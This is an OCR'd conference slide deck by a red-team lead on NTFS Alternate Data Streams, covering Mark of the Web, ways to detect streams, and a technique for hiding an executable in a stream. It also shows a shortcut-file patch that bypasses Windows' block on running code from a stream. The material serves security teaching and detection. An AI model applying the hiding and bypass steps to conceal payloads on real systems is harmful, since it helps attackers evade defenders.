Sneaky Tips and Tricks with Alternate Data Streams (ADS's)

Party like it's ~~1999~~ ~~2009~~ 2019!

Sean Pierce


Red Team Lead - @secure_sean

net user sean

- 3 Years at Target
  - Red Team, Threat Emulation
- 3 Years at iSIGHT/Mandiant/FireEye
  - Cyber Exercises, Botnet Tracking
- Bachelor's is Computer Engineering
  - Minor in Math
  - Lecturer
- A few Certs: CISSP & SANS
- Spoken at Blackhat, Defcon, CarolinaCon, ShmooCon Ep. ArcticCon, BrrCon,
- Like: Malware, Intelligence, Teaching/Training

What is an Alternate Data Stream?

- A file behind another file or folder
  - Accessible via the colon punctuation mark “:”
- Introduced with **NTFS** on **Windows NT 3.1**
  - For MacOS File System Compatibility
- Windows uses ADS’s for:
  - Thumbnails
  - Favicons in Internet Shortcut files
  - Author/Title Metadata in Image files
  - Mark of the Web (MotW) from downloaded Internet files
    - Made with COM object: **`IAttachmentExecute:Save`**




```
C:\demo>echo foo > hi.txt
C:\demo>echo bar > hi.txt:hidden
```


- Explorer is ADS aware
- PowerShell 3.0+ ADS aware
- Generally speaking ADS’s are ‘Resource Forks’ or ‘Forks’ in File Systems

How it is used

- Email Client/Browser Participation
- Win7+
  - Zone.Identifier stream
  - Warning Popup
- Win8.1+
  - Smart Screen
  - Digital Signature check
  - Anti-Virus check
  - Some Edge Added URL
- Win10+
  - Storage Service occasionally tags files with **Win32App_1**
- Office 2010+ Protected View
- Third Parties – Symantec




```
C:\Users\Admin\Downloads>dir /r
 Volume in drive C has no label.
 Volume Serial Number is 4CAD-133B

 Directory of C:\Users\Admin\Downloads

05/17/2019  04:21 PM    <DIR>          .
05/17/2019  04:21 PM    <DIR>          ..
05/15/2019  11:00 AM         1,173,000 downloadedByChrome.exe
                                   167 downloadedByChrome.exe:Zone.Identifier:$DATA
05/17/2019  04:19 PM         1,173,000 downloadedByFirefox.exe
                                    26 downloadedByFirefox.exe:Zone.Identifier:$DATA
05/17/2019  04:21 PM         1,173,000 downloadedByIE11.exe
                                    26 downloadedByIE11.exe:Zone.Identifier:$DATA
```



putty.exe:Zone.Identifier - Notepad
File Edit Format View Help

```
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html
HostUrl=https://the.earth.li/~sgtatham/putty/0.71/w32/putty.exe
```

1 Local Intranet Zone




```
C:\Users\Admin\Downloads>more < downloadedByChrome.exe:Zone.Identifier
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html
HostUrl=https://the.earth.li/~sgtatham/putty/0.71/w64/putty.exe
```

4 Restricted Sites Zone

Alternate Data Stream Example

- Every File has at least one stream
  - Also called the *Unnamed Data Stream*
- Normally invisible until you add an alternate one:
  - Normal file
  - Add Alternate Data Stream
  - View Alternate Data Stream



```
C:\demo>echo foo > text.txt

C:\demo>echo bar > text.txt:hidden.txt

C:\demo>dir /r
 Volume in drive C is OSDisk
 Volume Serial Number is FCD8-D6BC

 Directory of C:\demo

11/18/2019  11:24 AM    <DIR>          .
11/18/2019  11:24 AM    <DIR>          ..
11/18/2019  11:24 AM                 6 text.txt
                                     6 text.txt:hidden.txt:$DATA
               1 File(s)              6 bytes
               2 Dir(s)  239,636,684,800 bytes free
```

Notice: File did NOT increase in size

Detection


- Cmd.exe:

```
dir /r
```


- Powershell.exe:

```
Get-Item .\file -Stream *
```


- Proprietary Tools
  - SysInternals: Streams.exe
  - Nirsoft: AlternateStreamView
  - Heysoft.de: lads.exe
- Anti-Virus ADS (Un)Awareness



```
C:\Users\Downloads>streams Zoom_5d8094d3e644e1b5.exe

streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\Downloads\Zoom_5d8094d3e644e1b5.exe:
   :Zone.Identifier:$DATA       26
```




```
C:\Users\Downloads>dir /r Zoom_5d8094d3e644e1b5.exe
 Volume in drive C is OSDisk
 Volume Serial Number is FCD8-D6BC

 Directory of C:\Users\Usersb\Downloads

09/21/2018  11:30 AM            66,736 Zoom_5d8094d3e644e1b5.exe
                                    26 Zoom_5d8094d3e644e1b5.exe:Zone.Identifier:$DATA
               1 File(s)         66,736 bytes
               0 Dir(s)  281,710,669,824 bytes free
```



```
C:\demo>powershell " gci | foreach-object { get-item -Path $_ -Stream *  } "


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\demo\hi.txt::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\demo
PSChildName   : hi.txt::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\demo\hi.txt
Stream        : :$DATA
Length        : 6
```

Code Execution Technique 1


- Hiding an executable in an ADS
- Notice text.txt does not change:
  - Hash
  - File Size
  - Timestamp
- But there is an open handle
  - Cannot be deleted
  - Cannot be modified
- Microsoft Blocked
- **`mklink`** can be used (Requires Admin)



```
C:\demo>echo test > text.txt

C:\demo>type putty.exe > text.txt:payload.exe

C:\demo>start text.txt:payload.exe
```

text.txt:payload.exe

There is no program associated to perform the requested action. Please install a program or, if one is already installed, create an association in the Default Programs control panel.



```
C:\demo>start text.txt:payload.exe

C:\demo>echo test > text.txt

C:\demo>type putty.exe > text.txt:payload.exe

C:\demo>start text.txt:payload.exe

C:\demo>start text.txt:payload.exe
```

You'll need a new app to open this text.txt


Code Execution Technique 1: Bypass

Shortcut files can be patched/uploaded

Direct ADS Execution Prevention bypass

Steps:

1. Create same sized path
2. Change LocalBasePath ASCII String



```
0160h: 00 00 00 00 00 00 00 C0 CE DE 00 70 00 61 00 79  .......ÀÎÞ.p.a.y
0170h: 00 6C 00 6F 00 61 00 64 00 2E 00 65 00 78 00 65  .l.o.a.d...e.x.e
0180h: 00 00 00 1A 00 00 00 4B 00 00 00 1C 00 00 00 01  .......K........
0190h: 00 00 00 1C 00 00 00 2D 00 00 00 00 00 00 00 4A  .......-.......J
01A0h: 00 00 00 11 00 00 00 03 00 00 00 82 64 85 96 10  ...........,d…–.
01B0h: 00 00 00 00 43 3A 5C 64 65 6D 6F 5C 74 65 78 74  ....C:\demo\text
01C0h: 2E 74 78 74 3A 70 61 79 6C 6F 61 64 2E 65 78 65  .txt:payload.exe
01D0h: 00 00 16 00 2E 00 5C 00 74 00 65 00 78 00 74 00  .......\.t.e.x.t.
01E0h: 74 00 74 00 78 00 74 00 5C 00 70 00 61 00 79 00  t.t.x.t.\.p.a.y.
01F0h: 6C 00 6F 00 61 00 64 00 2E 00 65 00 78 00 65 00  l.o.a.d...e.x.e.
0200h: 10 00 43 00 3A 00 5C 00 64 00 65 00 6D 00 6F 00  ..C.:.\.d.e.m.o.
0210h: 5C 00 74 00 65 00 78 00 74 00 74 00 74 00 78 00  \.t.e.x.t.t.t.x.
0220h: 74 00 60 00 00 00 03 00 00 A0 58 00 00 00 00 00  t.`...... X.....
0230h: 00 00 64 65 73 6B 74 6F 70 2D 38 68 34 6F 72 37  ..desktop-8h4or7
0240h: 6D 00 D8 85 40 98 4C F0 98 40 B6 93 F5 FF B9 22  m.Ø…@˜Lð˜@¶"õÿ¹"
0250h: 62 2C B9 2D 4F 53 68 79 E9 11 A5 19 FC 77 74 91  b,¹-OShyé.¥.üwt'
0260h: 15 2B D8 85 40 98 4C F0 98 40 B6 93 F5 FF B9 22  .+Ø…@˜Lð˜@¶"õÿ¹"
0270h: 62 2C B9 2D 4F 53 68 79 E9 11 A5 19 FC 77 74 91  b,¹-OShyé.¥.üwt'
0280h: 15 2B B0 01 00 00 09 00 00 A0 55 00 00 00 31 53  .+°...... U...1S
```


Template Results - LNK.bt

Name	Value	Start	Size	C
uint32 LinkInfoHeaderSize	28	18Bh	4h	Fg:
struct LinkInfoFlags sLinkInfoFlags		18Fh	4h	Fg:
uint32 VolumeIDOffset	28	193h	4h	Fg:
uint32 LocalBasePathOffset	45	197h	4h	Fg:
uint32 CommonNetworkRelativeLi...	0	19Bh	4h	Fg:
uint32 CommonPathSuffixOffset	74	19Fh	4h	Fg:
struct VolumeID sVolumeID		1A3h	11h	Fg:
string LocalBasePath[29]	C:\demo\text.txt:payload.exe	1B4h	1Dh	Fg:
string CommonPathSuffix[1]		1D1h	1h	Fg:

LNK file format Binary Template Credit to
010 & Didier Stevens, Trevor Welsby or

